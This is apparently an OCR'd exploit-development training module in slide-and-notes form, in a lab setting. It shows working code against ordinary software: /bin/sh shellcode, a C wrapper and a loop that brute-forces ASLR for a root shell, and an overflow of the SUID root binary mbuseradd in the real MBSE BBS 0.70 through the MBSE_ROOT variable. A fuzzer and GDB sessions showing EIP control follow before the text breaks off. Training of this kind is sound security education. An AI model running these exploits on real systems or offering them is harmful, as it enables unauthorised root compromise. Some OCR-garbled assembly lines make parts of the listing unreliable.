The aslr_brute Program

- Run the program
- Asks for your name

```
deadlist@deadlist:~$ ./aslr_brute
Usage: Tell me your name...
deadlist@deadlist:~$ ./aslr_brute Stephen
Hi there    Stephen

deadlist@deadlist:~$ ./aslr_brute `python -c 'print "A" * 1000'`
Hi there AAAAAAAAAA

Segmentation fault (core dumped)
```

- Inputting 1,000 A's causes a seg-fault

The aslr_brute Program

The aslr_brute program is a simple PoC program that asks you for your name and prints it to the screen. If you simply give it a short name, no issues occur and the program behaves as intended. When you use Python to input 1,000 A's, however, the program crashes with a segmentation fault, as shown on the slide. It may serve us best to first attack the program with ASLR off so that we may confirm we can successfully exploit the vulnerability, but this is up to you.

GDB: aslr_brute

- disas main and then copyFunction()

```
0x080484e2 <+50>:    call   0x8048474 <copyFunction>
0x080484e7 <+55>:    mov    $0x0,%eax
```

```
(gdb) disas copyFunction
Dump of assembler code for function copyFunction:
   0x08048474 <+0>:     push   %ebp
   0x08048475 <+1>:     mov
   0x08048477 <+3>:     sub                p
   0x0804847d <+9>:     mov    0x8     ebp),%eax
   0x08048480 <+12>:    mov    %eax,0x4(%esp)
   0x08048484 <+16>:    lea    -0x260(%ebp),%eax
   0x0804848a <+22>:    mov    %eax,(%esp)
   0x0804848d <+25>:    call   0x8048370 <strcpy@plt>
```

608 bytes

GDB: aslr_brute

Open up the program with gdb and execute the following commands:

gdb aslr_brute

disas main

disas copyFunction

When disassembling copyFunction(), you should notice the lea instruction for -0x260. This translates over to 608 bytes, the size of the buffer. Shortly after that, you should notice the call to strcpy(). We now have the size of the buffer to overflow. At 608 bytes should be the start of the Saved Frame Pointer (SFP), and at 612 bytes should be the start of the Return Pointer (RP).

Controlling EIP

- Verifying our assumptions…

```
(gdb) run `python -c 'print "A" *612 + "\x0d\xf0\xad\xba"'`
Starting program: /home/deadlist/aslr_brute `python -c 'print "A" *612 +
"\x0d\xf0\xad\xba"'`
Hi there AAAAAAAAAA


Program received signal SIGSEGV, Segmentation fault.
0xbaadf00d in ?? ()
```

- We control EIP at 612 bytes
- Let's build our exploit

Controlling EIP

When inside of GDB, we can enter in the following:

run `python -c 'print "A" *612 + "\x0d\xf0\xdd\xba"'`

You should see 0xbaddf00d as the address causing the segmentation fault. Now that we have verified the size of the buffer and our ability to control EIP, let's build our exploit.

Finding a Return Address

- Use the same shellcode from the last exercise

```
(gdb) run `python -c 'print "A" *612 + "BBBB" + "\x31\xc0\x31\xdb\x29\xc9\
x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6
e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80"'`
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

- Locate a return address

```
(gdb) x/8x $esp -16
0xbfffefb0:     0x41414141      0x41414141      0x41414141      0x42424242
0xbfffefc0:     0xdb31c031      0xca89c929      0x80cd46b0      0x6852c029
```

Shellcode

Finding a Return Address

Quickly find a return address to use for our exploit. Use the shellcode located in the shellcode2.txt file. This should simply give us a shell when we are successful. The shellcode is located at /home/deadlist/shellcode2.txt. Build up your exploit inside of GDB with the following:

*run `python -c 'print "A" *612 + "BBBB" +*
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80"'`

This should result with a segmentation fault at the address 0x42424242. This address is our placeholder address until we locate our desired return. Enter in the command **x/8x $esp -16** so we can quickly locate the start of our shellcode. Address 0xbfffefc0 looks like a good spot to return. Now drop outside of the debugger and give it a shot.

If during this exercise you get an "Illegal Instruction" message and not the desired result, try adding in a short NOP sled prior to the return pointer and shellcode. You may need to try a few different addresses within the NOP sled for success.

Trying Our Exploit

- Modify the return address and run the exploit

```
deadlist@deadlist:~$ ./aslr_brute `python -c 'print "A" *612 + "\xc0\xef\x
ff\xbf" + "\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x6
8\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\
x80"'`
Hi there AAAAAAAAAA

# 
```

- Success! Now we need to exploit it with ASLR running

Trying Our Exploit

Now that you have a valid return address toward the end of the NOP sled, set up your script from outside the debugger. As you can see on the slide, we have successfully obtained a root shell. This is fine but not the purpose of our exercise. We must now attempt to exploit the program while ASLR is running. Again, if you receive an "Illegal Instruction" message instead of proper shellcode execution, try putting in a NOP sled prior to the return pointer and shellcode.

Running with ASLR Enabled

- Enable ASLR as root
- Run the same exploit… Fail!


```
deadlist@deadlist:~$ sudo -i
root@deadlist:~# echo 2 > /proc/sys/kernel/randomize_va_space
root@deadlist:~# exit
logout
deadlist@deadlist:~$ ./aslr_brute `python -c 'print "A" *612 + "\xc0\xef\x
ff\xbf" + "\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x6
8\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\
x80"'`
Hi there AAAAAAAAAA

Segmentation fault
```


Running with ASLR Enabled

Promote yourself to root and enable ASLR by entering **echo 2 > /proc/sys/kernel/randomize_va_space**. Now try to run the exploit that just got you a root shell. Unless you're extremely lucky, you should receive a segmentation fault. If you feel comfortable attempting to optimize your chances with brute forcing ASLR, work on your own at this point.

Creating a Brute Force ASLR Exploit Script

- Our script, broken into pieces:



Creating a Brute Force ASLR Exploit Script

The script you are now building is going to provide you with good information about what's happening inside the program and improve your chances of successfully brute forcing the program. Go through each section of the script:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>
```

Above are all the necessary libraries needed for our program.

```
unsigned long esp(void)
{
    asm("movl %esp, %eax"); /*This inline asm prints ESP*/
    asm("shr $4, %eax"); /* getting rid of al as it's static*/
}
```

This function does two things. First, it moves the stack pointer address into EAX. It then uses the shift right (shr) instruction to move the low order nibble outside of the register. You will see why this is necessary shortly. The function then returns the address held in EAX to the caller.

Our Script (1)

- Our main() function and shellcode to spawn a root shell

```
int main(void) {

unsigned char scode[]= "\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80"
                       "\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
                       "\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80";
                       /*setreuid() and execve() /bin/sh*/
```


Our Script (1)

int main(void) {

unsigned char scode[]= "\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80"
"\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
"\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80";
*/*setreuid() and execve() /bin/sh*/*

This piece of the script is obvious. It is the start of our main() function, followed by our shellcode, which spawns a root shell if executed with the proper authority.

Our Script (2)

- Populate your buffer with appropriate attack data

```
char buffer[1651]; /*exact size of buffer when populated with below*/
  printf("\n\nASLR ESP at 0x%x0\n", esp());
  /*printf("RetPt Guess 0xbfffefc0\n\n");*/
  /*printf("Distance: %d \n",0xbfffefc -esp()); /*Print ESP offset from guess*/
  memset(buffer, 0x41, 612); /*Fill buffer with A's to RP*/
  strcat(buffer+612, "\xc0\xef\xff\xbf"); /*Our RP guess*/
  memset(buffer+616, 0x90, 1000); /*1000 byte NOP sled to help with brute force*/
  memcpy(buffer+1616, scode, sizeof(scode)); /*Append shellcode*/
  execl("./aslr_brute", "aslr_brute", buffer,  NULL); /*Pass in our data to vuln prog*/
  exit (0);
}
```

- Use a function to pass your buffer

Our Script (2)
*char buffer[1651]; /*exact size of buffer when populated with below*/*

This code is the exact size our buffer needs to be, including the padding, return pointer, NOP sled, and shellcode.

printf("\n\nASLR ESP at 0x%x8\n", esp());
*/*printf("RetPt Guess 0xbfffefc0\n\n"); /* RP Guess. These two lines are commented out as this version of GCC doesn't support it.*/*
*/*printf("Distance: %d \n",0xbfffefc -esp()); /*Print ESP offset from guess*/*

The code prints out data for informational purposes. It is unnecessary code that displays the location of ESP in the wrapper program, our return pointer guess, and the distance between the two. You see how close your return pointer guess is to the actual location of your shellcode.

*memset(buffer, 0x41, 612); /*Fill buffer with A's to RP*/*
*strcat(buffer+612, "\xc0\xef\xff\xbf"); /*Our RP guess*/*
*memset(buffer+616, 0x90, 1000); /*1000 byte NOP sled to help with brute force*/*
*memcpy(buffer+1616, scode, sizeof(scode)); /*Append shellcode*/*
*execl("./aslr_brute", "aslr_brute", buffer, NULL); /*Pass in our data to vuln prog*/*
exit (0);
}

This data simply fills up the buffer with the appropriate data mentioned at the beginning of this page. It also uses the execl() function to pass in our buffer to the target program. The strcat() function is used to copy our return pointer guess into the buffer. This address can be any valid address within the stack range 0xbf000008 to 0xbfffffff8. Obviously, it is not possible for the buffer to fit within the bottom of the stack.

Our FOR Loop

- We need to create a FOR loop, as it may take several thousand tries

```
deadlist@deadlist-desktop:~$ for i in {1..25000}; do echo Number of tries:
$i && ./pw_aslr && break; echo EXPLOIT FAILED; sleep .001; clear; done;
```

- Our range has a maximum of 25,000 tries
- Using sleep() simply allows us to see what is happening

Our FOR Loop


Here is a FOR loop that allows you to do several things:

for i in {1..25000}; do echo Number of tries: $i && ./pw_aslr && break; echo EXPLOIT FAILED; sleep .001; clear; done;

First, we create a range of 1–25,000. This sets the maximum number of tries that we want to make against the program. Next, we use echo to display the number of tries that have been made so far. When successful, we see how many tries it took. If successful, a root shell spawns. When we exit from the root shell, the loop continues unless we use the break command. Exploit Failed continues to show up until we are successful or until the loop is exhausted. We then use the sleep() function with a small value of .001. You can change this to any time you prefer. Without using sleep, the display becomes difficult to read. This piece is completely optional. We then use the clear command to keep our display information at the top of the screen for readability. Finally, we use the done command to terminate the loop. Now run this command, as shown on the next slide.

Executing Our Loop

- 1,468 tries successfully brute forced ASLR!
- Distance shows as 70
- This author experienced a success rate at an average of 1 in 5,561 tries after 20 runs of the loop
- Finished!



Executing Our Loop

In the run used on this slide, it took 1,468 tries to successfully guess the right address. Because the randomization will eventually land us in our NOP sled, the chance of success is almost always 100%, as long as we have enough time to let the script run. With some ASLR implementations, the number of bits used in the entropy pool is 27, compared to the 20 we just targeted. We will still be successful, as long as we keep trying, and as long as we have the appropriate amount of time.

This author ran the loop 20 times and experienced 100% success for each run. The number of tries it took for each run are listed here, with an average of 1 in 5,561:

7227, 632, 1449, 3487, 1867, 6256, 3067, 11746, 3184, 12279, 5780, 963, 7884, 1938, 3695, 1797, 1757, 12794, 14402, 9014

Day 4 Bootcamp

- Exercise Two:
  - mbsebbs version 0.70
    - BBS System for Linux
    - Available at http://sourceforge.net/projects/mbsebbs/
    - Lead author: P.E. Kimble
    - Vulnerable to a buffer overflow
    - The tarball is located in /home/deadlist/mbse
    - Use your Kubuntu Gutsy VM

Day 4 Bootcamp

Exercise Two

In this section, we work through a stack-based overflow on Linux. Our target is the publicly released application, MBSE BBS. It is a Bulletin Board System (BBS) for UNIX. Version 0.70 is vulnerable to a stack-based buffer overflow in one of its binaries. Over the next couple pages, we set you up to start searching for the vulnerability. The following pages provide you with a step-by-step solution to locating and exploiting the vulnerability. Only proceed to the walkthrough after you have exhausted all possibilities. If you get stuck, take the walkthrough up to the point at which you are stuck and then go back to working on the exploit without the help from the course book.

The MBSE exercise should take 1–2 hours.

After this exercise is also a Bonus Challenge!

Installation (1)

- Installation has been done for you!
- We must first properly install the program
- It is located in /home/deadlist/mbse, as shown here:

```
deadlist@deadlist-desktop:~$ pwd
/home/deadlist
deadlist@deadlist-desktop:~$ cd mbse
deadlist@deadlist-desktop:~/mbse$ ls
mbsebbs-0.70.0.tar
```


Installation (1)

Note: Installation has been done for you. Please do not run the installation unless you want to start from scratch or are installing this program on a different system. Compilation and successful installation can be tricky, so it is advised to use the installed version on your Kubuntu Gutsy VM. Skip to the slide titled "Our Target" if using the installed version.

We must first install the MBSE BBS program onto our system so we can start testing it for vulnerabilities. Verify that the file mbsebbs-0.70.0.tar exists in your /home/deadlist/mbse folder.

Installation (2)

- bunzip2 mbsebbs-0.70.0.tar.bz2
- tar -xvf mbsebbs-0.70.0.tar
- cd mbsebbs-0.70.0/

```
deadlist@deadlist-desktop:~/mbse$ bunzip2 mbsebbs-0.70.0.tar.bz2
deadlist@deadlist-desktop:~/mbse$ tar -xvf mbsebbs-0.70.0.tar
mbsebbs-0.70.0/AUTHORS
mbsebbs-0.70.0/ChangeLog
mbsebbs-0.70.0/COPYING
```

```
deadlist@deadlist-desktop:~/mbse$ ls
mbsebbs-0.70.0  mbsebbs-0.70.0.tar
deadlist@deadlist-desktop:~/mbse$ cd mbsebbs-0.70.0/
```


Installation (2)

Now simply run the following commands to unzip and extract the contents of the program:

bunzip2 mbsebbs-0.70.0.tar.bz2

tar -xvf mbsebbs-0.70.0.tar

cd mbsebbs-0.70.0/

Installation (3)

- Promote yourself to root

```
deadlist@deadlist-desktop:~/mbse/mbsebbs-0.70.0$ sudo -i
root@deadlist-desktop:~# bash /home/deadlist/mbse/mbsebbs-0.70.0/SETUP.sh
```

- Run the SETUP.sh script

```
MBSE BBS for Unix, first time setup. Checking your system..."

If anything goes wrong with this script, look at the output of
the file SETUP.log that is created by this script in this
directory. If you can't get this script to run on your system,
mail this logfile to Michiel Broek at 2:280/2802 or email it
to mbroek@mbse.dds.nl

Press ENTER to start the basic checks
```


Installation (3)

We must now run the SETUP.sh script as root. Use sudo -i to promote yourself to root. After successfully authenticating, run the following command:

bash /home/deadlist/mbse/mbsebbs-0.10.0/SETUP.sh

You should receive the prompt in the bottom image. Accept all defaults. You will be prompted to enter in a password for the user account mbse. Select a password you will remember. When the SETUP.sh script is complete, you will be back at a root prompt. Exit from the root prompt back to your deadlist account.

Installation (4)

- Type in ./configure

```
deadlist@deadlist-desktop:~/mbse/mbsebbs-0.70.0$ ./configure
checking for gmake... no
checking for make... make
...
    Main directory    : ....
    Owner and group   : .......... mbse.bbs

  Now type 'make' and as root 'make install'

deadlist@deadlist-desktop:~/mbse/mbsebbs-0.70.0$
```

Truncated for space

- Do not make the file yet!

Installation (4)

Next we need to run ./configure from the ~/home/deadlist/mbse/mbsebbs-0.70.0 folder. Note that the output from ./configure is truncated in the middle for space. When it is complete, you should receive the message on the bottom telling you to make the program as root, followed by "make install". Do not "make" the program yet. Proceed to the next slide.

Installation (5)

- Using the text editor of your choice, open the file Makefile.global
- Locate the line starting with CFLAGS

```
CFLAGS          =-O3 -fno-strict-aliasing -Wall -Wshadow -Wwrite-strings -Wstrict
-prototypes -D_REENTRANT
LIBS            =  -lcrypt -lutil -lpthread
```

- Add in -fno-stack-protector, like this:

```
CFLAGS          = -fno-stack-protector -O3 -fno-strict-aliasing
rite-strings -Wstrict-prototypes -D_REENTRANT
LIBS            =  -lcrypt -lutil -lpthread
```


Installation (5)


This piece is important because we want to compile the program without the use of stack canaries for our exploitation purposes. We approach another program in which stack canaries and ASLR are used in a separate exercise. Also, make sure you have turned ASLR off by running echo 0 /proc/sys/kernel/randomize_va_space as root. After you have run ./configure from the previous slide, a Makefile.global file should exist within your ~/home/deadlist/mbse/mbsebbs-0.70.0 folder. Open this file with an editor such as vi:

1) vi Makefile.global
2) Scroll down with your directional arrows until you find the line that starts with CFLAGS, as shown in the top image on the slide.
3) Navigate with your arrows to just after the "=" sign, press i for insert if using vi, and enter **-fno-stack-protector**, as shown in the second image on the slide.
4) If using vi, press Esc once, followed by a colon, and type in **wq** to write and quit.

Proceed to the next slide.

Installation (6)

- Open the file Makefile with an editor



- Save the file
- Type in "make" from your standard user prompt

Installation (6)

Open the file Makefile with an editor of your choice. Locate the code shown in the image. It is near the top of the Makefile. Remove the -z in the line @if [-z ${MBSE_ROOT}]. Save the file. From your normal user-level shell, type **make** to compile the program.

Installation (7)

- Edit the file checkbasic

```
deadlist@deadlist-desktop:~/mbse/mbsebbs-0.70.0$ vi checkbasic
```

- Change exit 1 to exit 0

```
if [ "$LOGNAME" = "mbse" ]; then
  #
  # Looks good, normal mbse user and environment is set.
  # Exit with errorcode 0
  echo "Hm, looks good..."
  exit 0
else
  echo "*** You are not logged in as user 'mbse' ***"
  exit 0
```

Change this from 1 to 0

Installation (7)

Due to some buggy issues in the Makefile, we have to make one more edit before making and installing. Edit the checkbasic file. Where indicated on the slide, change exit 1 to exit 0. This allows us to get past an annoying little check that prevents us from successfully installing the program.

Installation (8)

- Promote yourself to root and run make install

```
deadlist@deadlist-desktop:~/mbse/mbsebbs-0.70.0$ sudo -i
root@deadlist-desktop:~# cd /home/deadlist/mbse/mbsebbs-0.70.0
root@deadlist-desktop:/home/deadlist/mbse/mbsebbs-0.70.0# export MBSE_ROOT="/opt/mbse"
root@deadlist-desktop:/home/deadlist/mbse/mbsebbs-0.70.0# make install
```

- Installation is complete

```
Debian install ready.

Please note, your MBSE BBS startup file is "/etc/init.d/mbsebbs"

make[1]: Leaving directory `/home/deadlist/mbse/mbsebbs-0.70.0/script'
root@deadlist-desktop:/home/deadlist/mbse/mbsebbs-0.70.0# exit
```


Installation (8)

We are now ready to install the program. Promote yourself to root again. Change directories to /home/deadlist/mbse/mbsebbs-0.70.0

Next, we need to create an environment variable. Type in:

export MBSE_ROOT="/opt/mbse"

make install

Installation should run successfully, leaving you with the message shown in the bottom image. If installation is unsuccessful at any point, run rm -rf on your /home/deadlist/mbse folder, delete user mbse, and start over from the beginning of the installation.

Our Target

- Run su mbse and enter your password
- Navigate to /opt/mbse/bin

```
deadlist@deadlist-desktop:~/mbse/mbsebbs-0.70.0$ su mbse
Password:
mbse@deadlist-desktop:/home/deadlist/mbse/mbsebbs-0.70.0$ cd /opt/mbse/bin
mbse@deadlist-desktop:~/bin$ ls
bbsdoor.sh  mbcharsetc  mbfile   mbmail  mbnewusr  mbsebbs  mbstat     mbuseradd
hatch       mbcico      mbindex  mbmon   mbnntp    mbsedos  mbtask     rundoor.sh
mbaff       mbdiff      mblang   mbmsg   mbout     mbseq    mbtoberep  runvirtual.sh
mball       mbfido      mblogin  mbnews  mbpasswd  mbsetup  mbuser
mbse@deadlist-desktop:~/bin$ ./mbuseradd

mbuseradd commandline:

mbuseradd [gid] [name] [comment] [usersdir]
```


Our Target

We are now ready to start hunting for a vulnerability. First, you need to switch to the user mbse. You can do this by simply typing **su mbse**. Enter in the correct password and navigate to the /opt/mbse/bin directory. The password should be deadlist. If that isn't working for you, try running sudo -i to get to root and then su over as mbse. Run the ls command. If you would like a better view of this directory, you can log out and log in as the user mbse. There are several binaries in this directory.

To save time, we focus on the binary containing a vulnerability. The program mbuseradd is vulnerable to a buffer overflow. Run the program by typing **./mbuseradd**. You can see that the usage statement says that it wants four command-line arguments:

mbuseradd [gid] [name] [comment] [usersdir]

Attacking Our Target

- *ls -la mbuseradd*

```
mbse@deadlist-desktop:~/bin$ ls -la mbuseradd
-rws--s--x 1 root root 9156 2010-06-03 11:20 mbuseradd
```

SUID is set!

- Try to crash the program

```
mbse@deadlist-desktop:~/bin$ ./mbuseradd `python -c 'print "A" *100'` ARG2 ARG3 ARG4
mbuseradd: Argument 1 is too long
mbse@deadlist-desktop:~/bin$ ./mbuseradd ARG1 `python -c 'print "A" *100'` ARG3 ARG4
mbuseradd: Argument 2 is too long
mbse@deadlist-desktop:~/bin$ ./mbuseradd ARG1 ARG2 `python -c 'print "A" *100'` ARG4
mbuseradd: Argument 3 is too long
mbse@deadlist-desktop:~/bin$ ./mbuseradd ARG1 ARG2 ARG3 `python -c 'print "A" *100'`
mbuseradd: Argument 4 is too long
```


Attacking Our Target

When running ls -la mbuseradd, you can notice that the program is running with SUID as root. This means if we can exploit the program, our payload will execute as root. We know there are four command-line arguments to target. Are there any other targets? See if you can discover any other targets or if you can cause the program to have a segmentation fault.

We get no good results when running:

mbse@deadlist-desktop:~/bin$ ./mbuseradd `python -c 'print "A" *100'` ARG2 ARG3 ARG4
mbuseradd: Argument 1 is too long
mbse@deadlist-desktop:~/bin$ ./mbuseradd ARG1 `python -c 'print "A" *100'` ARG3 ARG4
mbuseradd: Argument 2 is too long
mbse@deadlist-desktop:~/bin$ ./mbuseradd ARG1 ARG2 `python -c 'print "A" *100'` ARG4
mbuseradd: Argument 3 is too long
mbse@deadlist-desktop:~/bin$ ./mbuseradd ARG1 ARG2 ARG3 `python -c 'print "A" *100'`
mbuseradd: Argument 4 is too long

Can you think of other things to try? Now is the time when you should experiment with other methods to cause the program to crash. More important, are there any other targets in the program we are not considering? Move ahead if you want to continue with the walkthrough.

Additional Arguments

- Check for environment variables:

```
$ cd /home/deadlist/mbse/mbsebbs-0.70.0/unix/
/deadlist/mbse/mbsebbs-0.70.0/unix$ cat mbuseradd.c |grep getenv
mbsebbs", getenv("MBSE_ROOT"));
```

  - MBSE_ROOT is also a target!
  - Try changing it to various lengths

```
mbse@deadlist-desktop:~/bin$ export MBSE_ROOT=`python -c 'print "A" *1000'`
mbse@deadlist-desktop:~/bin$ ./mbuseradd ARG1 ARG2 ARG3 ARG4
useradd: invalid home directory 'ARG4/ARG2'
```


Additional Arguments

It is a good idea to check the source code (if available) for any environment variables used as part of input to the program. During installation, an environment variable called MBSE_ROOT was created. If you skim through the install notes, you see this environment variable. Note that the top image was truncated on the left to make room on the slide. Navigate to:

cd /home/deadlist/mbse/mbsebbs-0.70.0/unix

Next, type in:

cat mbuseradd.c |grep getenv

Do you see the reference to MBSE_ROOT?

Go back to /opt/mbse/bin and try playing with the size of the MBSE_ROOT environment variable.

export MBSE_ROOT=`python -c 'print "A" *1000'`

See if you can cause the program to crash and move forward on your own. If you would like to continue the walkthrough, continue to the next slide.

Segmentation Fault

- 5,000 A's cause a seg-fault!

```
mbse@deadlist-desktop:~/bin$ export MBSE_ROOT=`python -c 'print "A" *5000'`
mbse@deadlist-desktop:~/bin$ ./mbuseradd ARG1 ARG2 ARG3 ARG4
Segmentation fault
```

- The vulnerable code

```
temp    = calloc(PATH_MAX, sizeof(char));
shell   = calloc(PATH_MAX, sizeof(char));
homedir = calloc(PATH_MAX, sizeof(char));
```

- shell has no bounds checking

```
sprintf(shell, "%s/bin/mbsebbs", getenv("MBSE_ROOT"));
sprintf(homedir, "%s/%s", argv[4], argv[2]);
```

- MBSE_ROOT placed at %s/bin/mbsebbs

Segmentation Fault

When we change the size of MBSE_ROOT to 5,000 A's, a segmentation fault occurs. Take a look inside of the mbuseradd.c file to locate the vulnerable code:

temp = calloc(PATH_MAX, sizeof(char));
shell = calloc(PATH_MAX, sizeof(char)); ← *Here's the problem…*
homedir = calloc(PATH_MAX, sizeof(char));

The variable "shell" has no bounds checking applied and is used to prepend /bin/mbsebbs here:

sprintf(shell, "%s/bin/mbsebbs", getenv("MBSE_ROOT")); ← *This line…*
sprintf(homedir, "%s/%s", argv[4], argv[2]);

The author has put in bounds checking to the four command-line arguments, but left out the environment variable:

```
/*
 * First simple check for argument overflow
 */
for (i = 1; i < 5; i++) {
    if (strlen(argv[i]) > 80) {
        fprintf(stderr, "mbuseradd: Argument %d is too long\n", i);
        exit(1);
```

How Many Bytes to Crash?

- We know that 5,000 A's causes a seg-fault
- How do we determine the exact number of A's?
  - We could split the difference
  - We could write a small fuzzer
  - We could debug

How Many Bytes to Crash?

Now that we know there is a buffer overflow condition in the way the program uses the MBSE_ROOT environment variable, we need to get more information. Specifically, we first want to know how many bytes it takes to crash the program. We could do this one of several ways. If the MBSE_ROOT variable were allocated a specific buffer size, we could check the source. However, as we saw in the source code, the variable "shell" relies on the size of MBSE_ROOT. We could simply fudge the input size and split the difference each time until the program crashes; we could write a small fuzzer, try and use a core dump, and use tools such as strace; or we could try and reverse the program code in a debugger. The program has been stripped, so see if a small fuzzer can help. You can try any of the other options.

Simple Fuzzer

- Here's a simple Python fuzzer:

```
import os, time

program = "/opt/mbse/bin/mbuseradd ARG1 ARG2 ARG3 ARG4\n"
string = "A"
var = "Segmentation fault"

for i in range(4000,5000,4):
        os.putenv("MBSE_ROOT",string*i)
        a,b=os.popen4(program, 'r')
        str1 = b.read()
        if var in str1:
                print "Success! Segmentation Fault hit
at",i, string,"'s\n"
                exit()
        else:
                time.sleep(0)

print "\nNo luck... Sorry it didn't work out...\n"
exit()
```


Simple Fuzzer

Here is a simple fuzzer that opens up mbuseradd and sets the MBSE_ROOT environment variable to 4,000 A's up to 5,000 A's. You can change these values to whatever you like.

```
import os, time

program = "/opt/mbse/bin/mbuseradd ARG1 ARG2 ARG3 ARG4\n"
string = "A"
var = "Segmentation fault"

for i in range(4000,5000,4):
        os.putenv("MBSE_ROOT",string*i)
        a,b=os.popen4(program, 'r')
        str1 = b.read()
        if var in str1:
                print "Success! Segmentation Fault hit at",i, string,"'s\n"
                exit()
        else:
                time.sleep(0)

print "\nNo luck... Sorry it didn't work out...\n"
```

Fuzzing Results

- Run the fuzzer mbse.py
- Seg-faults at 4,056 A's!

```
mbse@deadlist-desktop:/home/deadlist/mbse$ python mbse.py
useradd: invalid home directory 'ARG4/ARG2'
useradd: invalid home directory 'ARG4/ARG2'
***
useradd: invalid home directory 'ARG4/ARG2'
useradd: invalid home directory 'ARG4/ARG2'
Success! Segmentation Fault hit at 4056 A 's

mbse@deadlist-desktop:/home/deadlist/mbse$
```


Fuzzing Results

When running the fuzzer, we successfully get a segmentation fault at 4056 bytes. Results can vary. This does not mean the return pointer was overwritten at that number of A's, but the stack is certainly corrupt. We now need to go in with GDB and examine further.

Using GDB

- Promote yourself to root and go to /opt/mbse/bin
- Set your environment variable for MBSE_ROOT
- Open mbuseradd with GDB

```
deadlist@deadlist-desktop:~/mbse$ sudo -i
[sudo] password for deadlist:
root@deadlist-desktop:~# cd /opt/mbse/bin
root@deadlist-desktop:/opt/mbse/bin# export MBSE_ROOT=`python -c 'print "A" *4052'`
root@deadlist-desktop:/opt/mbse/bin# gdb ./mbuseradd
```


Using GDB

We will not debug the program as the user mbse, so promote yourself to root, as shown on the slide. Remember the attack process almost always involves the attacker installing a copy of the program of interest for testing on a system he controls. This allows him to have full rights to the program before attacking it in the wild. After you have promoted yourself to root, make sure you are in the /opt/mbse/bin directory. At this point, set the environment variable for MBSE_ROOT to the number of A's that caused a segmentation fault. Finally, open mbuseradd with gdb.

sudo -i

cd /opt/mbse/bin

export MBSE_ROOT=`python -c 'print "A" * 4052'`

gdb ./mbuseradd

Running the Program

- run 1 2 3 4
- No crash??
- Changing to 4,082 A's crashes, but no EIP

```
(gdb) run 1 2 3 4
(no debugging symbols found)

Program exited with code 02.
(gdb)
```

```
(gdb) quit
root@deadlist-desktop:/opt/mbse/bin# export MBSE_ROOT=`python -c 'print "A" *4082'`
root@deadlist-desktop:/opt/mbse/bin# gdb ./mbuseradd
(gdb) run 1 2 3 4
Starting program: /opt/mbse/bin/mbuseradd 1 2 3 4
(no debugging symbols found)
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread -1209874240 (LWP 22110)]
0x00322073 in ?? ()
```


Running the Program

When we run the program in the debugger with the MBSE_ROOT environment variable set at 4,052 A's, the program does not seem to experience a segmentation fault. This is fine; it just means when we run the program with our Python fuzzer, a segmentation fault is occurring at a lower number. We should still be close. Increasing MBSE_ROOT to 4,082 A's causes a segmentation fault, but we are not getting control of EIP. Keep trying.

Getting Control of EIP

- 4,096 A's = 0x2f414141

```
export MBSE_ROOT=`python -c 'print "A" *4096'`
gdb ./mbuseradd
(gdb) run 1 2 3 4
Starting program: /opt/mbse/bin/mbuseradd 1 2 3 4
●●●
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread -1209874240 (LWP 22192)]
0x2f414141 in ?? ()
```

- 4,097 A's = 0x41414141

```
(gdb) run 1 2 3 4
Starting program: /opt/mbse/bin/mbuseradd 1 2 3 4
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread -1209874240 (LWP 22247)]
0x41414141 in ?? ()
```


Getting Control of EIP

